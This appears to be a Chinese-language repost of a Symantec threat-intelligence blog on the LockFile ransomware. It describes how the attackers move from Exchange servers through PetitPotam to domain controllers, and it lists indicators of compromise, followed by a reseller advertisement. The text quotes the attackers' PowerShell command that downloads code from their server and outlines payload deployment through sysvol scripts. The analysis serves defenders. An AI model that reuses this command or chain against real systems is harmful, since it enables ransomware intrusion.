LockFile：勒索軟體使用微軟 Windows 伺服器存在的 PetitPotam 漏洞(CVE-2021-36942)，攻擊 Windows 網域控制器

威脅獵手團隊
賽門鐵克

前所未見的新型勒索軟體至少已經攻擊了 10 個組織，而且還在持續進行著

8月23日更新：*第三方已確定ProxyShell漏洞利用，為本部落格中早先確認PowerShell相關命令的潛在攻擊媒介。研究員Kevin Beaumont於8月13日首次發現ProxyShell從209.14.0[.]234被利用。此Twitter推文串中還提到了ProxyShell和LockFile鏈接。防護資訊已根據此新訊息更新如下。*

似乎是一個全新的勒索軟體家族，正被用來攻擊全球各行各業的受害者。

LockFile 勒索軟體於 2021 年 7 月 20 日首次在美國一家金融組織的網路上被觀察到，其最近一次活動是在 8 月 20 日。LockFile 已在世界各地的組織中被發現，其中大部分受害者位於美國和亞洲。

有徵兆顯示，攻擊者透過 Microsoft Exchange Server 獲得對受害者網路的存取權限，然後使用未完全修補的 PetitPotam 漏洞存取網域控制器，然後在整個網路中傳播。目前尚不清楚攻擊者如何獲得對 Microsoft Exchange Server 的初始存取權限。

受害者來自製造業、金融服務、工程、法律、商業服務以及旅遊和觀光業。

該勒索軟體背後攻擊者使用與LockBit勒索軟體幫派(圖1)使用類似贖金說明設計，並引用Conti幫派電子郵件地址--contact@contipauper[.]com。



圖 1. LockFile 贖金說明

攻擊鏈

Exchange 伺服器受到一種尚未被識別的技術威脅。漏洞被利用時，攻擊者會執行如下 PowerShell 命令：

powershell wget hxxp://209.14.0[.]234:46613/VcEtrKighyIFS5foGNXH

同一IP地址的其他powershell wget命令使用類似比較後面看似隨機的通訊埠。不知道PowerShell命令下載了什麼；但是，在開始勒索軟體攻擊之前，攻擊者會在受害者網路上做至少幾天的持續嘗試存取。

通常在部署勒索軟體之前大約 20 到 30 分鐘，攻擊者會在受感染的 Exchange Server 上安裝一組工具。這些工具包括：

- 利用 CVE-2021-36942 漏洞（又名PetitPotam）。該代碼似乎是從 https://github.com/zcgonvh/EfsPotato 複製的。這是在一個名為“efspotato.exe”的檔案中。
- 兩個檔案：active_desktop_render.dll 和 active_desktop_launcher.exe

active_desktop_launcher.exe 是酷狗活動桌面(Active Desktop)的合法版本。該執行檔被用於為了加載 DLL 搜索攻擊以掛載惡意的 active_desktop_render.dll 檔案。這個 active_desktop_render.dll 檔案在由 active_desktop_launcher.exe 加載時，會嘗試加載和解密本地目錄中名為“desktop.ini”的檔案。如果檔案成功加載並解密，則執行檔案中的 shellcode。由於對這些攻擊的調查正在進行中，尚未檢索到“desktop.ini”的副本進行分析。

然而，加密的 shellcode 很可能會啟動利用 PetitPotam 的 efspotato.exe 檔案。這是一個 NTLM 中繼攻擊漏洞，低權限攻擊者可以利用它來接管網域控制器。它在微軟8月份的例行週二修補日版本中得到了修補，據報導，隨後發現該漏洞並未被完全修補。

一旦獲得對本地網域控制器的存取權限，攻擊者就會將 LockFile 勒索軟體以及批次檔和支持的可執行檔案一起複製到網域控制器上。這些檔案被複製到“sysvol\domain\scripts”目錄中。當網路用戶端向網域控制器進行身份驗證時，此目錄用於將腳本部署到網路用戶端。這意味著在複製這些檔案後對網域進行身份驗證的任何用戶端都將執行它們。

會複製以下的檔案到 Sysvol 目錄中：

- Autologin.bat
- Autologin.exe
- Autologin.dll
- Autologin.sys
- Autoupdate.exe

Autoupdate.exe 檔案是 LockFile 負載的一個變數，它對於每個目標組織都是唯一的。

Autologin.exe、Autlogin.dll 和 Autologin.sys 檔案都是名為 Kernel Driver Utility (KDU--https://github.com/hfiref0x/KDU)的工具包的一部分。Autologin.dll 是“Tanikaze.dll”元件，autologin.exe 是“Hamakaze”元件。目前尚不清楚攻擊者如何將 KDU 工具與勒索軟體結合使用。無論如何使用它們，最終都會執行 LockFile 勒索軟體。

是全新的威脅？

在已經百家爭鳴的勒索軟體領域，LockFile 似乎是的新威脅。對該威脅的調查，以及它是否可能與任何以前見過或已停用的勒索軟體威脅有關，仍在繼續調查。這是一項正在進行的調查，賽門鐵克（博通(Broadcom--美國股票代碼：Avgo)企業安全部門）可能會在發現新訊息時更新此部落格。

保護

賽門鐵克已經於第一時間，採取了以下保護措施來保護客戶免受 LockFile 攻擊：

檔案層防護

- Ransom.Lockfile
- Ransom.CryptoTorLocker

網路層防護

- OS Attack: SMB EFS NTLM Relay Attempt
- Audit: SMB EFS NTLM Relay Attempt 2
- Web Attack: Microsoft Exchange Server RCE CVE-2021-34473
- Web Attack: Microsoft Exchange Server Elevation of Privilege CVE-2021-34523

歡迎造訪賽門鐵克防護公報網站瀏覽最新的防護更新訊息

基於政策(Policy-based)的防護機制

賽門鐵克專門針對重要伺服主機所提供的符合最佳實務準則的保護方案(基於最小權限、最少資源、主機型入侵預防……等)：Data Center Security，簡稱DCS，其提供給的Exchange及AD 伺服主機的內建標準政策就能防護 LockFile 加密勒索利用ProxyShell的攻擊。更多DCS參考資訊……

入侵指標

檔案雜湊	MD5 Hashes	說明
ed834722111782b2931e36cfa51b38852c813e3d7a4d16717f59c1d037b62291	957af740e1d88fabdaf73bd619cb3d31	active_desktop_render.dll
cafe54e85c539671c94abdeb4b8adbef3bde8655006003088760d04a86b5f915	f08e24f57501f2c4e009b6a7d9249e99	autoupdate.exe
36e8bb8719a619b78862907fd49445750371f40945fefd55a9862465dc2930f9	bc70a7b384558cafbbc04f00a59cbe8d	autologin.sys
5a08ecb2fad5d5c701b4ec42bd0fab7b7b4616673b2d8fbd76557203c5340a0f	8ed32ace2fbce50296d3a1a16d963ba7	autologin.exe
10916438909181 75dc751538043ea0743618ec7a5a9801878554970036524b75	8d17765168677ef76400b497fb0c0fd3	autologin.dll
2a23fac4cfa697cc738d633ec00f3fbe93ba22d2498f14dea08983026fdf128a	1f0a89360bb9471af8b2b1136eafd65f	autoupdate.exe
7bcb25854ea2e5f0b8cfca7066a13bc8af8e7bac6693dea1cdad5ef193b052fd	335b9a537a380ec5936a7210ad64d955	efspotato.exe
c020d16902bd5405d57ee4973eb25797087086e4f8079fac0fd8420c716ad153	2163489886929ffc596983d42965a670	active_desktop_render.dll
a926fe9fc32e645bdde9656470c7cd005b21590cda222f72daf854de9ffc4fe0	ef37842fc159631f9dd8f94c5e05a674	autoupdate.exe
368756bbcaba9563e1eef2ed2ce59046fb8e69fb305d50a6232b62690d33f690	435b568f7ac982b58ab86e8680d9042e	autologin.sys
d030d11482380ebf95aea030f308ac0e1cd091c673c7846c61c625bdf11e5c3a	49dd23214007c7f839eebcd83a3c9465	autoupdate.exe
a0066b855dc93cf88f29158c9ffbbdca886a5d6642cbcb9e71e5c759ffe147f8	d51dff297c293bac5871a9b82e982103	autoupdate.exe
bf315c9c064b887ee3276e1342d43637d8c0e067260946db45942f39b970d7ce	52e1fed4c521294c5de95bba958909c1	LockFile

IP 位址：209.14.0.234

關於作者

威脅獵手團隊
賽門鐵克

威脅獵手 (Threat Hunter) 團隊是賽門鐵克內部的一群安全專家，其任務是調查有針對性的攻擊，推動賽門鐵克產品的增強保護，並提供分析以幫助客戶應對攻擊。

原廠網址：https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lockfile-ransomware-new-petitpotam-windows

更多資訊 請造訪我們的網站 http://www.SaveTime.com.tw
(好記：幫您節省時間.的公司.在台灣)

關於保安資訊：

從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

- 保安資訊被業界公認為最專業的賽門鐵克解決方案的專家。
- 保安資訊的團隊自 1995 年起就專注於賽門鐵克資訊安全解決方案的銷售、規劃與整合、技術支援、教育訓練、顧問服務，特別是提供企業 IT 專業人員的技能傳承(Knowledge Transfer)的效益上，以及比原廠更快速的技術支援回應，深獲許多中大型企業與組織的青睞(特別是有 IT Team 的組織)，長期合作的意願與滿意度極高。
- 與許多系統整合或服務公司不同的是，我們不吝惜分享我們的專業技能與經驗給顧客的 IT Team，經由常態性的教育訓練、精簡的快速手冊、標準 SOP 文件的提供，以及基於比原廠更孰悉顧客的使用環境與現況的快速回應的品質，在業界建立扎實的口碑。
- 保安資訊一直專注於賽門鐵克領先業界的資訊系統基礎架構上的安全性與可用性的解決方案。進而累積了許多與基礎架構整合的成功經驗，讓導入 Symantec 解決方方案的成效非常卓越。我們的顧客都能免除Try & Error 的時間浪費及不確定的投入或自行摸索的運作風險。
- 關於我們：

保安資訊有限公司
http://www.savetime.com.tw
0800-381500、0936-285588